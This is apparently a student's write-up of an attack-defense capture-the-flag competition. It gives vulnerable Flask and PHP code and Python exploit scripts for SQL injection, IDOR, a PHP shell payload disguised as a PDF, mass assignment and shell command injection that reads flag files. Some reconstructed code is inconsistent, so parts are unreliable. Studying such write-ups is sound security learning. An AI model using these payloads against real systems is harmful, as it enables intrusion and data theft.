

1	Robert'); DROP TABLE Students;--	0/0	2429345
2	NotNewGrads	0/0	1997085
3	www.vi_kings	0/0	1023635
4	sl1th3r	0/0	1012390
5	R.I.P. C-I	0/0	735570
6	Century College	0/0	718290
7	WatchDogs	0/0	637190
8	Lunch Walk	0/0	526145
9	SSH	0/0	361660
10	/var/	0/0	332590



challenges solved: 5

- vuln http server: SQL injection
- infinite clipping: IDOR
- orbital claims: IDOR (?)
 - lost original script, but works similar to above i believe...
- hacker4hire: MIME spoofing → LFI + RCE
- orbital command: Mass Assignment → command injection + RCE

feb 27-28

noon of 27th-6:30 pm 28th

red/blue team style

- in charge of 11 services
 - all vulnerable in some form
- /rta_service/flag.txt
 - flags rotate every 60 seconds
- api to fetch other team ips
 - returned in json for scripts
- **AUTOMATIONNN**

my process (by the end)

- **copy original directory over to local machine for inspection in an IDE**
- **look for “server.py”, “main.py” anything that looks like the vulnerable backend**
- **go through and identify vulnerabilities i’m familiar with exploiting/have learned**
- **create pseudocode and general structure of script**
 - **make sure to include many log files, error catches, and print statements!!**
 - **opted for dynamic testing to minimize script downtime**
- **eventually just ran pseudocode through cursor, test it & let it continue if it worked with most teams**

thoughts

- **if it works it works (lineage of if statements = ok)**
- **low hanging fruit**
- **quantity > quality of scripts (if we miss some teams but get most that works)**

remote → local entire directory

`scp -i id_rsa -P 22 -r rta_user@IPADDRESS:/app ./app`

local → remote entire directory

`scp -i id_rsa -P 22 -r patchedservicedirectory@IPADDRESS:/app`

individual files should be

`scp -i id_rsa -P 22 -r @IPADDRESS:/app/app.py ./patchedapp.py`

vuln http server (SQLi)

```
@app.route("/login", methods=["GET", "POST"])
def login():
    if request.method == "POST":
        username = request.form["username"]
        password = request.form["password"]
        conn = sqlite3.connect("database.db")
        c = conn.cursor()
        query = "SELECT * FROM users WHERE username = ? AND password = ?"
        c.execute(query, (username, password))
        result = c.fetchone()
        conn.close()
        if result:
            session["username"] = username
            return redirect(url_for("home"))
        else:
            return "Login failed. Please try again."
    else:
        return render_template_string("""<html>
<head><title>Login</title></head>
<body>
<h2>Login</h2>
<form method="post">
    Username: <input type="text" name="username"><br>
    Password: <input type="password" name="password"><br>
    <input type="submit" value="Login">
</form>
</body>
</html>""")
```

how it works:

- textbook SQLi vulnerability
- GET request to /ping endpoint

```
try:
    s.post(f"{base}/login", data={
        "username": "' OR 1=1 --",
        "password": "x"
    }, timeout=5, allow_redirects=True)
except requests.RequestException:
    return None
payloads = [
    ";cat /home/rta_service/flag.txt",
    "|cat /home/rta_service/flag.txt",
    "${cat /home/rta_service/flag.txt}",
    "\ncat /home/rta_service/flag.txt"
]
r = None
for payload in payloads:
    try:
        r = s.get(f"{base}/ping", params={"host": payload}, timeout=5)
        if r and r.status_code == 200 and ("RTA{" in r.text or "CTF{" in r.text):
            break
    except requests.RequestException:
        continue
if not r:
    return None
# Extract the flag from the response (handling varying flag formats)
match = re.search(r'(?:(RTA|CTF)\{[^\}]+\}', r.text)
if match:
    print(f"[+] [{team_name}] Flag captured: {match.group(0)}")
    return match.group(0)
else:
    print(f"[-] [{team_name}] No flag in response")
```

turns command to
ping -c 1; cat /home/rta_service/flag.txt

```
return "Host parameter is required", 400
try:
    result = subprocess.run("ping -c 1" + host, shell=True, capture_output=True, text=True, timeout=5)
    response = result.stdout + result.stderr
except subprocess.TimeoutExpired:
    response = "Ping command timed out."
except Exception as e:
    response = f"Error executing ping: {e}"
return response
```

dont have original app py file but it
should've looked like this.
shell=True on default !
allowed for command injection!

infinite clipping (IDOR)

```
try:
    r = s.post(
        f"{base}/login",
        data={
            "csrf_token": csrf or "",
            "username": username,
            "password": password,
        },
        timeout=5,
        allow_redirects=True,
    )
    # Sanity check: if login failed we won't have a valid session
    if "Invalid credentials" in r.text:
        print(f"[-] [{team_name}] Login failed after registration")
        return None
except requests.RequestException as e:
    print(f"[-] [{team_name}] /login POST failed: {e}")
    return None

try:
    r = s.get(f"{base}/user/1", timeout=5)
    if r.status_code == 403:
        print(f"[-] [{team_name}] /user/1 returned 403 - service is patched")
        return None
    if r.status_code != 200:
        print(f"[-] [{team_name}] /user/1 returned HTTP {r.status_code}")
        return None
except requests.RequestException as e:
    print(f"[-] [{team_name}] /user/1 GET failed: {e}")
    return None

match = re.search(r'RTA\{[^}]+\}', r.text)
if match:
    flag = match.group(0)
    print(f"[+] [{team_name}] Flag captured: {flag}")
    return flag
```

IDOR vulnerabilities

- dont check to see if u have access to another user's account
- allows for admin access

how it works:

- register as a random user with random credentials (try to make sure it doesn't collide with other existing users that other teams will make)
- the flask app imports a CSRFProtect library that checks user for a valid CSRF token on each POST
 - we extract the csrf token the server generates after registering so it is consistent across all POST endpoints and doesnt make us look suspicious (optional i think, it actually got caught by cursor and i just let it happen)
- navigate to /user/1
- default gives us the flag

Pseudocode

GET /register

- scrape CSRF token from HTML form

POST /register with:

- csrf_token
- random username/password/email

(optional) GET /login

- grab fresh CSRF for login form

POST /login with:

- username/password (and csrf_token if needed)

GET /user/1 while logged in

- any authenticated user can view admin profile- idor!
- automatically fetches flag.txt because of is_admin

search HTML for "RTA{...}" in the API key section
return the flag

only admin account

```
users = [
    {
        "id": 1,
        "username": "admin",
        "password_hash": "scrypt:32768:8:1$yBOGTCKte",
        "email": "admin@galacticnews.com",
        "is_admin": True,
        "registration_date": "2026-01-01",
        "api_key": "admin_key_GAL_1735689600"
    },
]
```

i dont have original
screenshots, only the
patched version :((((((
tried to remake

```
if user.get('is_admin'):
    try:
        with open('/home/rta_service/flag.txt', 'r') as f:
            flag = f.read().strip()
            user['api_key'] = flag
    except FileNotFoundError:
        user['api_key'] = "FLAG_NOT_FOUND"
    except Exception as e:
        user['api_key'] = f"ERROR_READING_FLAG: {str(e)}"

    return render_template("profile.html", profile_user=user)
```


whitelists generic, unknown binary types

hacker4hire: MIME spoofing → LFI + RCE

```
class ApplyController {
    public function submit() {
        if (!empty($FILES) && isset($FILES['resume']) && $FILES['resume']['error'] == 0) {
            // validate mime type loosely (handle missing finfo extension)
            $mime = 'application/octet-stream'; // default fallback
            if (class_exists('finfo')) {
                $finfo = new finfo(FILEINFO_MIME_TYPE);
                $mime = $finfo->file($FILES['tmp_name']);
            }
            $allowedMime = ['application/pdf', 'application/msword', 'application/vnd.ms-excel'];
            if (!in_array($mime, $allowedMime, true)) {
                http_response_code(422);
                echo json_encode(['error' => 'Invalid file mime type']);
                exit;
            }
            $uploadsDir = __DIR__ . '/../uploads';
            $safeName = preg_replace('/[^\A-Za-z0-9_\-\.\.]/', '_', basename($orig));
            $target = $uploadsDir . '/' . time() . '_' . $safeName;
            if (!move_uploaded_file($FILES['tmp_name'], $target)) {
                http_response_code(500);
                echo json_encode(['error' => 'Failed to save file']);
                exit;
            }
            $uploadInfo = ['name' => $safeName, 'path' => basename($target)];
            http_response_code(200);
            echo json_encode(['ok' => true, 'received' => $data, 'upload' => $uploadInfo]);
        }
    }
}
```

```
PAYLOAD = b"%PDF-1.4\n<?php echo shell_exec('cat /home/rta_service/flag.txt'); ?>"

def exploit(team_name: str, ip: str, port: str | int, challenge_name: str) -> str | None:
    base = f"http://{ip}:{port}"
    ts = int(time.time()) * 1000

    with requests.Session() as s:
        try:
            r = s.post(
                f"{base}/apply",
                data={
                    "job_id": "1",
                    "first_name": "John",
                    "last_name": "Doe",
                    "email": f"j{ts}@example.com",
                    "phone": "+1-555-0199",
                },
                files={
                    "resume": (f"r{ts}.pdf", PAYLOAD, "application/pdf"),
                },
                timeout=8,
                allow_redirects=True,
            )
        except requests.exceptions.RequestException as e:
            return f"Request failed: {e}"
    return r.text
```

```
private function serveUpload($filename) {
    // Check if filename is safe
    $filepath = $this->waf($filename);
    if ($filepath == -1) {
        // Redirect to banned.jpeg in the most efficient way
        $this->serveBannedImage();
        exit;
    }
    // Ensure file exists
    if (file_exists($filepath) && is_file($filepath)) {
        include($filepath);
        exit;
    } else {
        $this->serveBannedImage();
        exit;
    }
}
```

how it works:

- register as a random guy with a resume (payload)
- application checks for mime type loosely (literally commented it)
- we impersonate as a legitimate file by spoofing the mime type by starting out the payload as %PDF-1.4 because the content isn't actually checked
- it is stored and sent to /uploads which has an include() function to run commands
- attempt to use WAF to check file name for path traversal but that doesn't matter since it doesn't check the actual content—the payload!

stored filepath is \$target which is available in JSON
this is how we GET and then execute the payload

```
$uploadsDir = __DIR__ . '/../uploads';
$safeName = preg_replace('/[^\A-Za-z0-9_\-\.\.]/', '_', basename($orig));
$target = $uploadsDir . '/' . time() . '_' . $safeName;
if (!move_uploaded_file($FILES['tmp_name'], $target)) {
    http_response_code(500);
    echo json_encode(['error' => 'Failed to save file']);
    exit;
}
$uploadInfo = ['name' => $safeName, 'path' => basename($target)];
```

Pseudocode

spooF PDF magic bytes for payload:

- start with "%PDF-1.4 \n"
- then add "<?php echo shell_exec('cat /home/rta_service/flag.txt'); ?>"

POST /apply with:

- normal applicant fields (job_id, name, email, phone)
- resume file = fake PDF payload, extension .pdf, MIME application/pdf

parse JSON response from /apply:

- extract uploaded resume path = filename


GET /uploads?resume=filename

- PHP include() executes our payload inside the uploaded "PDF"

search response body for "RTA{...}"

return the flag

IDK PHP!!!!



```
# Trigger include() via /uploads?resume=
try:
    r = s.get(
        f"{base}/uploads",
        params={"resume": filename},
        timeout=8,
    )
except requests.RequestException as e:
    print(f"[-] [{team_name}] /uploads inclusion failed: {e}")
    return None

if r.status_code != 200:
    print(f"[-] [{team_name}] /uploads returned HTTP {r.status_code} (WAF or patched)")
    return None

m = FLAG_RE.search(r.text)
if m:
    flag = m.group(0)
    print(f"[+] [{team_name}] Flag captured: {flag}")
    return flag
```

orbital command: Mass Assignment → command injection + RCE

```
username = random.randint(1000, 10000)
password = secrets.token_hex(8)

with requests.Session() as s:
    try:
        r = s.post(
            f"{base}/register",
            data={
                "username": username,
                "password": password,
                "is_admin": "1",
            },
            timeout=5,
            allow_redirects=True,
        )
    except requests.RequestException as e:
        print(f"[-] [{team_name}] /register failed: {e}")
        return None

    try:
        r = s.post(
            f"{base}/login",
            data={"username": username, "password": password},
            timeout=5,
            allow_redirects=True,
        )
    except requests.RequestException as e:
        print(f"[-] [{team_name}] /login failed: {e}")
        return None

    # verify admin access
    try:
        r = s.get(f"{base}/admin", timeout=5, allow_redirects=False)
        if r.status_code != 200:
            print(f"[-] [{team_name}] Not admin (got {r.status_code}) - mass assign patched")
            return None
    except requests.RequestException as e:
        print(f"[-] [{team_name}] /admin check failed: {e}")
        return None
```

how it works:

- we register as normal but pass in an `is_admin` parameter since the `register()` function passes entire form dict to the `INSERT` not excluding `is_admin`.
 - allows us to directly register as `is_admin=1` in `POST` field
- after registration, we have admin access! allowed to view `/admin/logs` which has a function that uses `shell=True` with an f-string
 - we pass `life-support`cat /home/rta_service/flag.txt``
 - don't use `;` or `|` since `.log` is appended after our payload
- flag is embedded in filename that tail tries to open and we can extract it from the error message that is then displayed

```
@app.route("/register", methods=["GET", "POST"])
def register():
    if request.method == "GET":
        return render_template("register.html", user=current_user())

    form = dict[Any, Any](request.form)
    username = form.get("username", "").strip()
    password = form.pop("password", "")

    if not username or not password:
        return render_template("register.html", user=current_user(), error="Missing username or password")

    form["password_hash"] = hash_password(password)

    columns = ", ".join(form.keys())
    placeholders = ", ".join("?" for _ in form.values())
    values = list[Any](form.values())

    db = get_db()
    try:
        db.execute(f"INSERT INTO users ({columns}) VALUES ({placeholders});", values)
        db.commit()
    except sqlite3.IntegrityError:
        return render_template("register.html", user=current_user(), error="Username already taken")

    return redirect(url_for("login"))
```

Pseudocode

- create random user/pass
- `POST /register` with `is_admin=1`
- `POST /login`
- `GET /admin` (must be 200)
- `POST /admin/logs` with `log_name = "life-support`cat /home/rta_service/flag.txt`"`
- extract `RTA{...}` from response
- return flag

```
payload = "life-support`cat /home/rta_service/flag.txt`"

try:
    r = s.post(
        f"{base}/admin/logs",
        data={"log_name": payload},
        timeout=8,
        allow_redirects=True,
    )
    m = FLAG_RE.search(r.text)
    if m:
        flag = m.group(0)
        print(f"[+] [{team_name}] Flag via shell injection: {flag}")
        return flag
except requests.RequestException as e:
    print(f"[-] [{team_name}] /admin/logs injection failed: {e}")
```

```
@app.route("/admin/logs", methods=["GET", "POST"])
def system_logs():
    user = current_user()
    if not user:
        return None
    if not int(user["is_admin"]):
        return None

    output = None
    error = None

    # Available log files for legitimate use
    available_logs = [
        "system.log",
        "auth.log",
        "cron.log",
        "daemon.log",
        "kern.log",
        "lpr.log",
        "mail.log",
        "ntp.log",
        "syslog",
    ]

    if request.method == "POST":
        log_name = request.form.get("log_name", "").strip()

        if not log_name:
            error = "Log name is required"
        else:
            try:
                cmd = f"tail -n 20 /var/log/station/{log_name}.log 2>&1 || echo 'Log file not found'"
                result = subprocess.run(
                    cmd,
                    shell=True,
                    capture_output=True,
                    text=True,
                    timeout=5,
                )
            except subprocess.TimeoutExpired:
                error = "Log retrieval timed out"
            except Exception as e:
                error = f"Log retrieval error: {e}"

    return render_template("admin_logs.html", user=current_user(), output=output, error=error)
```

**`tail -n 20 /var/log/station/life-support`
`cat /home/rta_service/flag.txt`
is run and turned into something like
`tail -n 20 /var/log/station/life-supportRTA{...}.log`
flag is extractable**

